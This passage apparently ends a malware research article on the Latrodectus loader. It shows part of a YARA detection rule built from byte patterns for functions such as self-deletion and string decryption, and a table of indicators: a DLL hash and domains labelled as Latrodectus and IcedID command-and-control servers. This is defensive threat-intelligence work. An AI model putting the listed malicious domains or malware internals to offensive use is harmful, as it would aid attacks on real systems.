       $crc32_loadlibrary = { 48 89 44 24 40 EB 02 EB 90 48 8B 4C 24 20 E8 ?? ?? FF FF 48 8B 44 24 40 48 81 C4 E8 02 00 0
       $delete_self = { 44 24 68 BA 03 00 00 00 48 8B 4C 24 48 FF 15 ED D1 00 00 85 C0 75 14 48 8B 4C 24 50 E8 ?? ?? 00 0
       $Str4 = { 89 44 24 44 EB 1F C7 44 24 20 00 00 00 00 45 33 C9 45 33 C0 33 D2 48 8B 4C 24 48 FF 15 7E BB 00 00 89 44
       $handler_check = { 83 BC 24 D8 01 00 00 12 74 36 83 BC 24 D8 01 00 00 0E 74 2C 83 BC 24 D8 01 00 00 0C 74 22 83 BC
```

```
        $hwid_calc = { 48 89 4C 24 08 48 8B 44 24 08 69 00 0D 66 19 00 48 8B 4C 24 08 89 01 48 8B 44 24 08 8B 00 C3 }
        $string_decrypt = { 89 44 24 ?? 48 8B 44 24 ?? 0F B7 40 ?? 8B 4C 24 ?? 33 C8 8B C1 66 89 44 24 ?? 48 8B 44 24 ?? 4
        $campaign_fnv = { 48 03 C8 48 8B C1 48 39 44 24 08 73 1E 48 8B 44 24 08 0F BE 00 8B 0C 24 33 C8 8B C1 89 04 24 69
    condition:
        2 of them
}
```

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c	SHA-256	TRUFOS.DLL	LATRODECTUS
aytobusesre.com	domain		LATRODECTUS C2
scifimond.com	domain		LATRODECTUS C2
gyxplonto.com	domain		ICEDID C2
neaachar.com	domain		ICEDID C2

References

The following were referenced throughout the above research:

- https://medium.com/walmartglobaltech/icedid-gets-loaded-af073b7b6d39
- https://www.proofpoint.com/us/blog/threat-insight/latrodectus-spider-bytes-ice

Tooling

String decryption and IDA commenting tool

Source: https://www.elastic.co/security-labs/spring-cleaning-with-latrodectus